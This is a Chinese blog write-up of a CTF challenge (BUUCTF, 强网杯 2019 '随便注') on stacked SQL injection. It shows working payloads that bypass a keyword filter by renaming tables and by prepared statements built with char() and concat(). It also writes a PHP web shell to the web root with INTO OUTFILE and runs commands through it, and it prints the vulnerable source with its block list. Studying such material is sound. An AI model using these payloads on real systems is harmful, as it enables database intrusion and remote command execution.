buuctf刷题记录[强网杯 2019]随便注

原创

取名字实在太难了 于 2021-07-16 20:07:06 发布 463 收藏 3

分类专栏： buuctf sql注入 文章标签： php

本文链接：https://blog.csdn.net/m0_53893421/article/details/118803782

buuctf 同时被 2 个专栏收录

18 篇文章 0 订阅

订阅专栏

sql注入

5 篇文章 0 订阅

订阅专栏

目录

一、题目内容

堆叠注入

预处理语句


重命名

命令执行

二、解题步骤

尝试解题

输入1’,出现报错说明存在sql注入漏洞



首先bp一下
出现了两种情况
第一种情况返回了

```
preg_match("/select|update|delete|drop|insert|where|./i",$inject);
```

过滤了这些字符
由于select被过滤了于是不能使用联合注入
尝试了各种方式都无法绕过select的过滤,于是尝试堆叠注入
构造如下语句

```
?inject=1';show databases;%23
```

得到库名

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
```


于是我们再来求表名

```
/?inject=1';show tables;%23
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


在来找每一列的名字

> /?inject=1';show columns from `1919810931114514` ;%23
> 也可以使用1';desc `1919810931114514` ;# 指令
> 注意19198后面和前面都有 `符号

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

然后试了各种办法都不能用select,于是就看了大佬的wp

方法一重命名

mysql中点引号(')和反勾号(`)的区别

```
linux下不区分，windows下区分
区别：
单引号( ' )或双引号主要用于字符串的引用符号
eg：mysql> SELECT 'hello', "hello" ;

反勾号( ` )主要用于数据库、表、索引、列和别名用的引用符是[Esc下面的键]
eg:`mysql>SELECT * FROM   `table`   WHERE `from` = 'abc' ;
```

他既然没过滤 alert 和 rename，那么我们是不是可以把表改个名字，再给列改个名字呢。
先把 words 改名为 words1，再把这个数字表改名为 words，然后把新的 words 里的 flag 列改为 id （避免一开始无法查询）
payload

```
1';RENAME TABLE ` words` TO `words1`;RENAME TABLE `1919810931114514` TO `words`;ALTER TABLE `words` CHANGE `flag
` `id` VARCHAR(100) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL;show columns from words;#
```

接着输入1' or '1'='1 #,查询就得到flag

方法二预处理语句

语法规则:

```
PREPARE name from '[my sql sequece]';   //预定义SQL语句
EXECUTE name;          //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE name;       //删除预定义SQL语句
```

预定义语句也可以通过变量进行传递:

```
SET @tn = 'hahaha';  //存储表名
SET @sql = concat('select * from ', @tn);  //存储SQL语句
PREPARE name from @sql;   //预定义SQL语句
EXECUTE name;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;  //删除预定义SQL语句
```

本题即可利用 char() 函数将select的ASCII码转换为select字符串，接着利用concat()函数进行拼接得到select查询语句，从而绕过过滤。或者直接用concat()函数拼接select来绕过。

char(115,101,108,101,99,116)<----->'select'

payload1:不使用变量

```
1';PREPARE hacker from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');EXECUTE hacker;#
```

payload2:使用变量

```
1';SET @sqli=concat(char(115,101,108,101,99,116),'* from `1919810931114514`');PREPARE hacker from @sqli;EXECUTE
hacker;#
```

payload3:只使用用contact(),不使用char()

```
1';PREPARE hacker from concat('s','elect', ' * from `1919810931114514` ');EXECUTE hacker;#
```

方法三：利用命令执行Getflag

查询用户

```
1';Set @sql=concat("s","elect user()");PREPARE sqla from @sql;EXECUTE sqla;
```

发现是admin
那么写个执行命令的shell吧（绝对路径猜的,一般是服务器网站根目录/var/www/html）

```
1';Set @sql=concat("s","elect '<?php @print_r(`$_GET[1]`);?>' into outfile '/var/www/html/1",char(46),"php'");PR
EPARE sqla from @sql;EXECUTE sqla;
```

利用char(46)<==>.从而绕过关键词.过滤

> Mysql into outfile语句，可以方便导出表格的数据。同样也可以生成某些文件。因此有些人会利用sql注入生成特定代码的文件，然后执行这些文件。将会造成严重的后果。
> Mysql into outfile 生成PHP文件
> SELECT 0x3C3F706870207379737465 6D28245F524551554553545B636D645D293B3F3E into outfile '/var/www/html/fuck.php'
> 最后会在/var/www/html/路径下， 生成fuck.php文件
> 这里不走寻常路，执行打算利用我们的shell查询flag（账号密码直接读取首页就可以看到）

利用一句话木马执行任意mysql命令（双引号中的内容会被当做shell命令执行然后结果再传回来执行）
`uroot`:用户名root `proot`:密码root

```
/1.php?1=mysql -uroot -proot -e "use supersqli;select flag from \`1919810931114514\`;"
```

题目源码

```
<html>

<head>
    <meta charset="UTF-8">
    <title>easy_sql</title>
</head>

<body>
<h1>取材于某次真实环境渗透，只说一句话：开发和安全缺一不可</h1>
<!-- sqlmap是没有灵魂的 -->
<form method="get">
    姿势: <input type="text" name="inject" value="1">
    <input type="submit">
</form>

<pre>
<?php
function waf1($inject) {
    preg_match("/select|update|delete|drop|insert|where|\./i",$inject) && die('return preg_match("/select|update
|delete|drop|insert|where|\./i",$inject);');
}
function waf2($inject) {
    strstr($inject, "set") && strstr($inject, "prepare") && die('strstr($inject, "set") && strstr($inject, "prep
are")');
}
if(isset($_GET['inject'])) {
    $id = $_GET['inject'];
    waf1($id);
    waf2($id);
    $mysqli = new mysqli("127.0.0.1","root","root","supersqli");
    //多条sql语句
    $sql = "select * from `words` where id = '$id';";
    $res = $mysqli->multi_query($sql);
    if ($res){//使用multi_query()执行一条或多条sql语句
      do{
        if ($rs = $mysqli->store_result()){//store_result()方法获取第一条sql语句查询结果
          while ($row = $rs->fetch_row()){
            var_dump($row);
            echo "<br>";
          }
          $rs->Close(); //关闭结果集
          if ($mysqli->more_results()){  //判断是否还有更多结果集
            echo "<hr>";
          }
        }
      }while($mysqli->next_result()); //next_result()方法获取下一结果集，返回bool值
    } else {
      echo "error ".$mysqli->errno." : ".$mysqli->error;
    }
    $mysqli->close();  //关闭数据库连接
}
?>
</pre>

</body>

</html>
```

因为multi_query()可以执行一条或多条sql语句所以造成了堆叠注入

大佬的wp

https://www.jianshu.com/p/36f0772f5ce8